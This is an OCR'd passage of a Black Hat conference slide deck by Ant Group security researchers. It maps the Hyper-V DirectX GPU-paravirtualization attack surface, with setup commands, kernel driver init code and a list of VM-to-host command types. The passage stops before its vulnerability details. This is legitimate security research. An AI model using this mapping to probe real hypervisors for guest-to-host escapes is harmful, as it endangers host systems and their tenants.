DirectX: The New Hyper-V Attack Surface

Zhenhao Hong (@rthhh17)

Ziming Zhang (@ezrak1e)

蚂蚁安全实验室 ANT SECURITY LAB | 光年 Light-Year

whoami

Zhenhao Hong (@rthhh17)

- Security Specialist of Ant Group Light-Year Security Lab
- 2019-2020 MSRC Most Valuable Security Researchers
- Black Hat USA 2021 Speaker

Ziming Zhang (@ezrak1e)

- Security researcher of Ant Group Light-Year Security Lab
- 2021 Tianfu Cup Windows project winner
- 2021 Q2/Q4 Microsoft Most Valuable Security Researchers

Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details

⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details


⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

Intro


- In 2020, Hyper-V introduced a new feature of GPU-Paravirtualization.
- This technology is integrated into WDDM (Windows Display Driver Model) and all WDDMv2.5 or later drivers have native support for GPU virtualization.
- New features mean new attack surfaces.

WDDM Architecture




https://docs.microsoft.com/en-us/windows-hardware/drivers/display/images/dx10arch.png


Hyper-V DirectX Component Architecture



WDDM Data Flow



Hyper-V DirectX Component Data Flow



Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details

⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

How to config

- Add a Virtual GPU to the virtual machine (ubuntu).

```
PS C:\> Add-VMGpuPartitionAdapter -VMName ubuntu
PS C:\> Get-VMGpuPartitionAdapter -VMName ubuntu


MinPartitionVRAM         :
MaxPartitionVRAM         :
OptimalPartitionVRAM     :
MinPartitionEncode       :
MaxPartitionEncode       :
OptimalPartitionEncode   :
MinPartitionDecode       :
MaxPartitionDecode       :
OptimalPartitionDecode   :
MinPartitionCompute      :
MaxPartitionCompute      :
OptimalPartitionCompute  :
Name                     : GPU 分区设置
Id                       : Microsoft:DFF04E86-F110-4CA3-B2A8-6A4D862F80DF\996A6AFC-E3E3-47B4-8C92-ADB5E480E170
VMId                     : dff04e86-f110-4ca3-b2a8-6a4d862f80df
VMName                   : ubuntu
VMSnapshotId             : 00000000-0000-0000-0000-000000000000
VMSnapshotName           :
CimSession               : CimSession: .
ComputerName             : DESKTOP-7UQRF42
IsDeleted                : False
VMCheckpointId           : 00000000-0000-0000-0000-000000000000
VMCheckpointName         :
```

In Virtual Machine (Linux VM)

```
root@hh:~# uname -a
Linux hh 4.15.0 #1 SMP Sun Jun 6 22:20:09 CST 2021 x86_64 x86_64 x86_64 GNU/Linux
root@hh:~#
root@hh:~# dmesg |grep hv_vmbus
[    0.752256] hv_vmbus: loading out-of-tree module taints kernel.
[    0.756432] hv_vmbus: Vmbus version:4.0
[    0.769476] hv_vmbus: registering driver hyperv_keyboard
[    0.775240] hv_vmbus: registering driver hid_hyperv
[    0.779785] hv_vmbus: registering driver hv_netvsc
[    0.781043] hv_vmbus: registering driver hv_storvsc
[    0.781289] hv_vmbus: Unknown GUID: 6e382d18-3336-4f4b-acc4-2b7703d4df4a
[    0.784089] hv_vmbus: Unknown GUID: dde9cbc0-5060-4436-9448-ea1254a5d177
[    1.408208] hv_vmbus: registering driver hyperv_fb
[    1.421338] hv_vmbus: registering driver hv_pci
[    1.467581] hv_vmbus: registering driver hv_balloon
[    8.066598] hv_vmbus: registering driver dxgkrnl
root@hh:~#
```

GPU paravirtualization per virtual GPU DXGK channel

GPU paravirtualization global DXGK channel

DirectX Virtual Device --- Linux(VM) Driver Support

- Only supported in **WSL2-Linux-Kernel** source code tree. (https://github.com/microsoft/WSL2-Linux-Kernel/tree/linux-msft-wsl-5.10.y/drivers/hv/dxgkrnl)
  - Easy to compile
  - Easy to customization

- Linux driver(dxgkrnl.ko) exposes the " **/dev/dxg** " device to user mode Linux.
  - Exposes a set of IOCTLs.

Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details

⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

DirectX Component initialize in Linux VM

GPU paravirtualization global DXGK channel initialize

dxgglobal_init_global_channel

dxgvmbuschannel_init

dxgadapter_set_vmbus

GPU paravirtualization per virtual GPU DXGK channel initialize

```c
int dxgvmbuschannel_init(struct dxgvmbuschannel *ch, struct hv_device *hdev)
{
  int ret;

  ch->hdev = hdev;
  spin_lock_init(&ch->packet_list_mutex);
  INIT_LIST_HEAD(&ch->packet_list_head);
  atomic64_set(&ch->packet_request_id, 0);

  ch->packet_cache = kmem_cache_create("DXGK packet cache",
                sizeof(struct dxgvmbuspacket), 0,
                0, NULL);
  if (ch->packet_cache == NULL) {
    pr_err("packet_cache alloc failed");
    ret = -ENOMEM;
    goto cleanup;
  }

  ret = vmbus_open(hdev->channel, RING_BUFSIZE, RING_BUFSIZE,
        NULL, 0, dxgvmbuschannel_receive, ch);
  if (ret) {
    pr_err("vmbus_open failed: %d", ret);
    goto cleanup;
  }

  ch->channel = hdev->channel;

cleanup:

  return ret;
}
```

Data Send&Recv in Linux VM

- Send
  - **dxgvmb_send_sync_msg** → Send dxgkrnl commands to Host.
  - **dxgvmb_send_async_msg** → Such as: DXGK_VMBCOMMAND_xxxxx

- Receive
  - **dxgvmbuschannel_receive** → Receive messages and commands from Host.

Send dxgkrnl Command to Host

- There are many commands to use…

```
52: enum dxgkvmb_commandtype_global {
53:     DXGK_VMBCOMMAND_VM_TO_HOST_FIRST    = 1000,
54:     DXGK_VMBCOMMAND_CREATEPROCESS   = DXGK_VMBCOMMAND_VM_TO_HOST_FIRST,
55:     DXGK_VMBCOMMAND_DESTROYPROCESS      = 1001,
56:     DXGK_VMBCOMMAND_OPENSYNCOBJECT      = 1002,
57:     DXGK_VMBCOMMAND_DESTROYSYNCOBJECT   = 1003,
58:     DXGK_VMBCOMMAND_CREATENTSHAREDOBJECT    = 1004,
59:     DXGK_VMBCOMMAND_DESTROYNTSHAREDOBJECT   = 1005,
60:     DXGK_VMBCOMMAND_SIGNALFENCE     = 1006,
61:     DXGK_VMBCOMMAND_NOTIFYPROCESSFREEZE = 1007,
62:     DXGK_VMBCOMMAND_NOTIFYPROCESSTHAW   = 1008,
63:     DXGK_VMBCOMMAND_QUERYETWSESSION     = 1009,
64:     DXGK_VMBCOMMAND_SETIOSPACEREGION    = 1010,
65:     DXGK_VMBCOMMAND_COMPLETETRANSACTION = 1011,
66:     DXGK_VMBCOMMAND_SHAREOBJECTWITHHOST = 1021,
67:     DXGK_VMBCOMMAND_INVALID_VM_TO_HOST
68: };
```

```
77: enum dxgkvmb_commandtype {
